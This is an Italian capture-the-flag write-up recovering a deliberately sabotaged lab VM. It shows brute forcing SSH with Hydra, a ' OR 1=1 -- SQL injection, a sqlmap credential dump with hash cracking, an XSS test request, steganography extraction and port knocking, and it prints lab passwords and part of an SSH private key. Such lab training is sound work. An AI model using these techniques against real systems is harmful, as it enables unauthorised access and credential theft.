

Hacking VM BlackBox



- **Introduzione**

Un server appartenente all'organizzazione **Theta** è stato compromesso a causa di azioni deliberate da parte di un dipendente interno, **Luca**, che ha alterato le configurazioni, modificato le password, e interferito con i servizi.

Parallelamente, un'indagine OSINT ha rivelato che Luca intrattiene una relazione con **Milena**, un'altra dipendente di Theta, suggerendo potenziali connessioni a ulteriori minacce interne.

Questa relazione fornisce i dettagli delle attività svolte per riprendere il controllo del server compromesso, analizzare le modifiche apportate.

- Tentando di accedere al dispositivo, notiamo un messaggio lasciato da **Luca** che conferma l'avvenuta compromissione e constatiamo che ha modificato le credenziali di accesso.

```
Server Theta build 2.0

Carissimi Babbani, è con grande gioia che vi informo che il vostro amato server è stato co
Ho cambiato tutte le password e me ne sono andato a godermi la mia collezione di libri di
Ora potete solo sperare di trovare un incantesimo per riprendere il controllo... Buona for

Indirizzi IP delle vostre povere reti:
Interfaccia: eth0 - IP: 192.168.1.15/24
Interfaccia: lo - IP: 127.0.0.1/8
```

- Per riprendere il controllo del dispositivo, la prima azione intrapresa è stata una scansione preliminare per identificare i servizi attivi e le porte aperte. Utilizziamo il comando **nmap** per analizzare la situazione: `nmap 192.168.1.15` Questa scansione ci permette di determinare quali porte sono aperte e quali servizi sono in ascolto, fornendoci le informazioni necessarie per pianificare i prossimi passi del ripristino.
- Grazie alla scansione effettuata con **nmap**, individuiamo che le porte aperte sul dispositivo sono:
 - Porta 2222**: associata al servizio SSH.
 - Porta 80**: utilizzata per il servizio HTTP.




Tentativo di Accesso alla Porta 2222 (SSH)

- Proviamo ad accedere al servizio SSH tramite la porta 2222, ma ci vengono richieste le credenziali. Non essendo in possesso delle stesse, decidiamo di utilizzare **Hydra**, un tool di brute force, per tentare di recuperare i dati di login.
- Mentre Hydra esegue l'attacco a forza bruta, esploriamo ulteriormente il dispositivo per raccogliere altre informazioni.

Verifica della Porta 80 (HTTP)

- Accediamo al servizio HTTP collegandoci all'indirizzo **http://192.168.1.15** tramite un browser. Effettivamente, troviamo una pagina web che ci reindirizza a una schermata di login.

Questa pagina potrebbe contenere informazioni utili o vulnerabilità sfruttabili per ottenere l'accesso al sistema. Procediamo con un'analisi più approfondita.



- Per analizzare la pagina web, decidiamo di utilizzare **Gobuster**, un tool utile per individuare eventuali directory o file nascosti sul server. Questo ci permetterà di esplorare potenziali risorse non visibili nella struttura del sito.

Eseguiamo il comando seguente: `gobuster dir -u http://192.168.1.15/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 50 -o`

La scansione di Gobuster rivela diverse directory accessibili. Alcune di queste richiedono permessi speciali e non sono visualizzabili, mentre le directory `/tmp` e `/oldsite` sono accessibili.

Procediamo quindi a esplorare queste directory per individuare eventuali informazioni utili o file di interesse.

```
(kali@kali)-[~]
└─$ gobuster dir -u http://192.168.1.101/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t
50 -o gobuster_results.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.101/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./httpswd (Status: 403) [Size: 278]
./htaccess (Status: 403) [Size: 278]
./hta (Status: 403) [Size: 278]
./css (Status: 301) [Size: 312] [→ http://192.168.1.101/css/]
./images (Status: 301) [Size: 315] [→ http://192.168.1.101/images/]
./javascript (Status: 301) [Size: 319] [→ http://192.168.1.101/javascript/]
./index.php (Status: 302) [Size: 0] [→ login.php]
./oldsite (Status: 301) [Size: 316] [→ http://192.168.1.101/oldsite/]
./server-status (Status: 403) [Size: 278]
./tmp (Status: 200) [Size: 18]
Progress: 4734 / 4735 (99.98%)
=====
Finished
=====
```

- Visitiamo per primi la directory **/tmp** che, tra le altre cose, ci mostra una parola con un numero vicino. Da questa osservazione, capiamo che la pagina web potrebbe contenere diversi indizi nascosti, quindi decidiamo di approfondire l'analisi del sito.

Tornando alla pagina principale, decidiamo di visualizzare il **codice sorgente** della pagina web. Come mostrato nell'immagine, il codice sorgente ci fornisce due indizi cruciali:

- Un **codice Brainfuck**.
- Alcune informazioni relative alle immagini del logo, tra cui una **password**.

```


1
2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <link rel="stylesheet" href="css/style.css">
8   <title>Login</title>
9 </head>
10 <body>
11 <!--
12 +++++++[>+>>++++>+++++++<<<<-]>>>-----,...-----,<+>,+++++++>+,<.>,+++++.
13 -->
14
15 <!--
16 
17 <hr>
18 <form method="POST">
19   <h1>Login</h1>
20   <input type="text" name="username" placeholder="Username" required>
21   <input type="password" name="password" placeholder="Password" required>
22   <input type="submit" value="Login">
23 </form>
24
25 </body>
26 </html>
27

```

- Con queste informazioni, prendiamo una decisione strategica: scaricare l'immagine contenente probabilmente altre informazioni nascoste. Utilizziamo **wget** per scaricare l'immagine:


```
wget http://192.168.1.15/images/theta-logo.jpg
```

- Una volta scaricata l'immagine, procediamo con l'estrazione del file nascosto tramite **steganografia**. Per fare ciò, utilizziamo il tool **steghide** e la password **accio** ottenuta dal codice sorgente.
- L'estrazione del file nascosto tramite **steganografia** ci restituisce un **file di testo** contenente una **poesia**. Dopo aver esaminato il contenuto del file, notiamo che la poesia non è solo un testo creativo, ma contiene anche altri **indizi** cruciali che potrebbero aiutarci a proseguire nell'analisi e a risolvere il caso.
- Questi nuovi indizi potrebbero essere sotto forma di parole chiave, codici, o riferimenti che ci guidano verso altre azioni da intraprendere, come la decodifica di altri messaggi o l'accesso a ulteriori risorse nel sistema compromesso. Ora, il prossimo passo è analizzare la poesia per identificare questi indizi e determinare come utilizzarli nel contesto dell'indagine.



```
1 Nel bosco incantato, sotto il cielo stellato,  
2 Luca e Milena, maghi innamorati, si diedero appuntamento,  
3 Era il 22 o il 2222? Un sussurro appena accennato,  
4 Un luogo tra verità e illusioni, dove il mondo era diverso.  
5  
6 Danzarono sotto la luna, nel punto stabilito,  
7 Un sentiero nascosto, di magia e mistero avvolto,  
8 E se mai vedrai quel luogo, dove il tempo è sospeso,  
9 Saprai che lì, tra illusioni e amore, il loro sogno è acceso.  
10
```


- Successivamente, esploriamo la directory **/oldsite**. Accediamo alla pagina web e, come già fatto in precedenza, visualizziamo il **codice sorgente** della pagina. La visualizzazione del codice sorgente ci permette di analizzare la struttura e di cercare eventuali vulnerabilità o possibilità di interazione con il sistema.
- In particolare, ci concentriamo sull'analisi dell'input presente nelle pagine del sito, come **form di login**, per verificare se possiamo iniettare comandi malevoli. Iniziamo a testare se è possibile eseguire **script** o sfruttare vulnerabilità di **SQL injection** inserendo dati nei campi di input.
- Inserendo la **SQL injection** ' OR 1=1 -- nel campo di input del sito, la pagina esegue il codice e ci restituisce come risultato i nomi dei vari utenti, qui troviamo i nomi di: Luca, Anna, Marco e Milena
- Quindi decidiamo di avviare un'ulteriore scansione tramite hydra per scoprire le password degli utenti.



- Nel frattempo, **Hydra**, avviato in precedenza, ci fornisce i **dati di login** corretti per l'accesso alla **porta SSH 2222**, rivelando il **nome utente** e la **password** . Utilizziamo quindi queste credenziali per accedere al sistema.
- Una volta effettuato l'accesso alla porta 2222 tramite **SSH**, vediamo comparire il messaggio mostrato nell'immagine, che potrebbe contenere ulteriori indizi o informazioni utili. Questo messaggio potrebbe essere stato lasciato da **Luca** come parte del suo sabotaggio o potrebbe contenere informazioni critiche per il recupero del controllo completo del sistema.

```
kali@kali: ~/Desktop
(kali㉿kali)-[~/Desktop]
$ hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/pssi.txt ssh://192.168.1.8:2222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
legal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-20 08:53:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1870 login tries (l:170/p:11), ~117 tries per task
[DATA] attacking ssh://192.168.1.8:2222/
[2222][ssh] host: 192.168.1.8 login: admin password: admin123
[STATUS] 898.00 tries/min, 898 tries in 00:01h, 972 to do in 00:02h, 16 active
[STATUS] 883.50 tries/min, 1767 tries in 00:02h, 103 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-20 08:56:14

(kali㉿kali)-[~/Desktop]
```

[illegible]

- Una volta entrati nella **porta 2222** e navigando all'interno del sistema, notiamo che, come indicato dal messaggio visualizzato, alcune **parole** sembrano attivare dei "**sortilegi**" o **incantesimi** all'interno del sistema. Il messaggio ci suggerisce che le parole digitate possano avere un effetto particolare, quindi decidiamo di testare vari comandi per scoprire cosa possa accadere. Utilizziamo dei comandi come df, nano, sync che ci restituiscono una serie di incantesimi, seguita da una parola collegata ad un numero

```
Reducto: Un bagliore blu colpisce e il numero magico per 'buone' è 37789.
admin@hogtheta:/tmp$ sync
agiti la bacchetta pronunciando Nox... L'oscurità cala e sussurra che il numero magico per 'di' è 9991.
admin@hogtheta:/tmp$ █

-----
[ 22.370060] acciaio: La pergamena arriva a te e il numero magico per 'giuro' è 9220
admin@hogtheta:~$ Connection to 192.168.1.15 closed by remote host.
Connection to 192.168.1.15 closed.
```

- Alla fine della nostra ricerca la frase che ci viene restituita, o meglio la citazione che ci viene restituita è la seguente: Giuro (9220) solennemente (1700) di (9991) non avere (55677) buone (37789) intenzioni (7282)

- Per proseguire con l'indagine e recuperare i dati di login, iniziamo eseguendo una scansione sul sito vulnerabile utilizzando il comando **SQLMap**, uno strumento per sfruttare le vulnerabilità di **SQL injection**. L'input che forniamo è il seguente:
- `sqlmap -u "http://192.168.1.101/oldsite/login.php" --data="username=admin&password=admin" --dump` . Questo comando permette a **SQLMap** di eseguire l'iniezione SQL nel form di login e di estrarre i dati sensibili, come le **password degli utenti**, che vengono restituiti in formato **hash**. Questi hash, seppur utili, non sono in chiaro e quindi devono essere ulteriormente processati per ottenere le credenziali effettive.
- Per decodificare gli **hash delle password**, utilizziamo **John the Ripper**, un potente tool per il cracking delle password. Forniamo gli hash ottenuti da SQLMap e lasciamo che **John the Ripper** faccia il suo lavoro. Dopo un po', il tool ci restituisce le password in formato leggibile. La prima password che otteniamo è quella di **Milena**, il che ci dà la possibilità di entrare nel sistema utilizzando il suo nome utente e la sua password.
- Con i dati di login di Milena, possiamo quindi procedere ad accedere al sistema. Andiamo sul sito web e inseriamo le credenziali di Milena nella pagina di login. Una volta entrati con successo, abbiamo accesso alla sua sezione sul sito e possiamo esplorare le informazioni e i file a cui ha accesso.

```

back-end DBMS: MySQL < 5.0 (MariaDB fork)
[04:30:50] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[04:30:50] [INFO] fetching current database
[04:30:50] [INFO] fetching tables for database: 'oldsite'
[04:30:50] [INFO] fetching columns for table 'users' in database 'oldsite'
[04:30:50] [INFO] fetching entries for table 'users' in database 'oldsite'
Database: oldsite
Table: users
[4 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | $2y$10$Dy2MtFKLFvH78.bLGp6a7uBdSE1WNCsbnT0HvAQLyT2iGZWG07TMK | anna |
| 2 | $2y$10$1NS1EUevEtLqsp.0Eq4UkuGREzvkuohZCdpT9h5t.Fw6oBZsai.Ei | luca |
| 3 | $2y$10$gdY5a.GIC6ulG7ybIBMh00U7Cdo.pEebWsl7E/CLGFHoTG39LePAK | marco |
| 4 | $2y$10$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUDh7Uh6Q6aHRZDy | milena |
+-----+-----+-----+

[04:30:50] [INFO] table 'oldsite.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.15/dump/oldsite/users.csv'
[04:30:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.15'

[*] ending @ 04:30:50 /2024-11-20/

(kali@kali)-[~/Desktop]


```


Esaminando il sito tramite **Burp Suite**, ci accorgiamo di un comportamento anomalo: troviamo un parametro denominato "**wand**" (che significa "bacchetta" in inglese). La particolarità di questo parametro è che, nonostante navighiamo all'interno del sito e interagiamo con le diverse pagine, il valore di "**wand**" non cambia mai.

Questo comportamento ci fa sospettare che "**wand**" potrebbe essere un parametro significativo o un valore nascosto che potrebbe essere legato a qualche funzionalità del sito o al sistema di autenticazione.

```
GET /oldsite/index.php?xss=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E HTTP/1.1
Host: 192.168.1.101
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.101/oldsite/index.php?xss=giuro+solennemente+di+non+avere+buone+intenzioni
Accept-Encoding: gzip, deflate, br
Cookie: wand=c2MqVDFsOVN5ezVi; PHPSESSID=fu7t203phiulsiijdgp3i4gk15
Connection: keep-alive
```

- Successivamente, decidiamo di inserire la **citazione** (presumibilmente un codice o una parola chiave) che abbiamo trovato nella **pagina web di Milena**, all'interno di un campo di **input** disponibile nel sito. Questo campo sembra essere una sorta di meccanismo che permette di eseguire comandi o inserire dati per ottenere delle risposte dal sistema.
- Dopo aver inserito la citazione e inviata la richiesta, riceviamo come risposta il seguente messaggio:



- In questa fase, dopo aver raccolto diversi indizi e realizzato che la porta **2222** era un **honeypot** (una trappola destinata a ingannare gli attaccanti), decidiamo di applicare una tecnica chiamata "**knock knock**" per sbloccare la vera porta **22** (SSH), che ci permetterà di accedere al sistema.

Grazie agli **indizi trovati nella pagina di Milena** e alla **citazione** inserita precedentemente, siamo riusciti a dedurre l'**ordine corretto delle porte** da "bussare" (ovvero inviare pacchetti di rete). Questi indizi sono essenziali, poiché senza di essi non avremmo potuto determinare la giusta sequenza di **porte da colpire**.

Utilizziamo quindi il comando di **port knocking** per inviare pacchetti verso le porte **9220, 1700, 9991, 55677, 37789, e 7282**

E finalmente abbiamo aperto la porta 22!

- Entriamo tramite SSH nella porta 22 con le credenziali di milena: `ssh milena@192.168.1.101:22` Password: darkprincess Iniziamo a navigare tra le directory. Nella directory di milena, utilizzando il comando `ls -la` per visualizzare anche le cartelle nascoste, troviamo la seguente flag: `milenas'flag == FLAG{incanto_della_sapienza_123}` Successivamente, ci spostiamo verso la directory `shared` e al suo interno troviamo il file `Mylovepotion`.

Apriamo il contenuto di questo file con il comando `cat`, troviamo le seguenti stringhe:

- `ai(q4P7>(Fw9S3P == marco`
- `9iT(0F98!7^-I&h == luca`
- `Darkprincess == milena`

```
kali@kali: ~/Desktop
(kali@kali)-[~/Desktop]
$ hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/psst.txt ssh://192.168.1.8:2222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
legal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-20 08:53:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1870 login tries (l:170/p:11), ~117 tries per task
[DATA] attacking ssh://192.168.1.8:2222/
[2222][ssh] host: 192.168.1.8 login: admin password: admin123
[STATUS] 898.00 tries/min, 898 tries in 00:01h, 972 to do in 00:02h, 16 active
[STATUS] 883.50 tries/min, 1767 tries in 00:02h, 103 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-20 08:56:14

(kali@kali)-[~/Desktop]
```


- Dopo aver trovato tutte le **password** degli utenti, decidiamo di accedere prima con il **nome utente di Marco**, ma una volta entrati nel sistema, ci rendiamo conto che non troviamo **nulla di utile**. La sua area di lavoro non sembra contenere informazioni rilevanti per il nostro obiettivo.

A questo punto, decidiamo di tentare con l'account di **Luca**. Entrando con le sue credenziali, ci accorgiamo di trovare una **flag** (un segno che indica che siamo sulla strada giusta), che potrebbe essere un indizio importante per proseguire nell'indagine.

Continuando a navigare all'interno del sistema e analizzando i vari **percorsi e directory**, troviamo un file di nome **"theta.key"**, che suscita immediatamente il nostro interesse. Questo file potrebbe contenere informazioni sensibili, come una **chiave criptata** o altre credenziali cruciali per l'accesso a risorse protette.

Decidiamo quindi di **scaricare il file "theta.key"** per analizzarlo ulteriormente e verificare se contiene dati importanti per il recupero del controllo completo sul sistema compromesso.

```
(kali㉿kali)-[~/Desktop]
$ ssh luca@192.168.1.15
luca@192.168.1.15's password:
Theta fa schifo
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
luca@blackbox:~$ ls
flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$ █
```

- Dopo aver trovato il file interessante "**theta.key**" nella directory di **Luca**, decidiamo di **scaricarlo** per esaminarlo ulteriormente. Per fare ciò, utilizziamo il comando **SCP** (Secure Copy Protocol) da un nuovo terminale per copiare il file dal server al nostro **desktop** locale: scp luca@192.168.1.15:/home/luca/.theta-key.jpg.bk /home/kali/Desktop/

Il file viene così trasferito sul nostro **desktop** per un'analisi più approfondita. Una volta che abbiamo il file "**theta.key**" sul nostro sistema, notiamo che al suo interno sembra esserci un **file di testo nascosto**. Decidiamo quindi di utilizzare lo strumento **Steghide** per **estrarre** il contenuto nascosto dal file

Dopo aver analizzato l'immagine utilizzando steghide, abbiamo scoperto un file nascosto chiamato id_rsa. Questo file contiene una chiave privata SSH.

```
poesia.txt
1 |-----BEGIN OPENSSH PRIVATE KEY-----
2 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
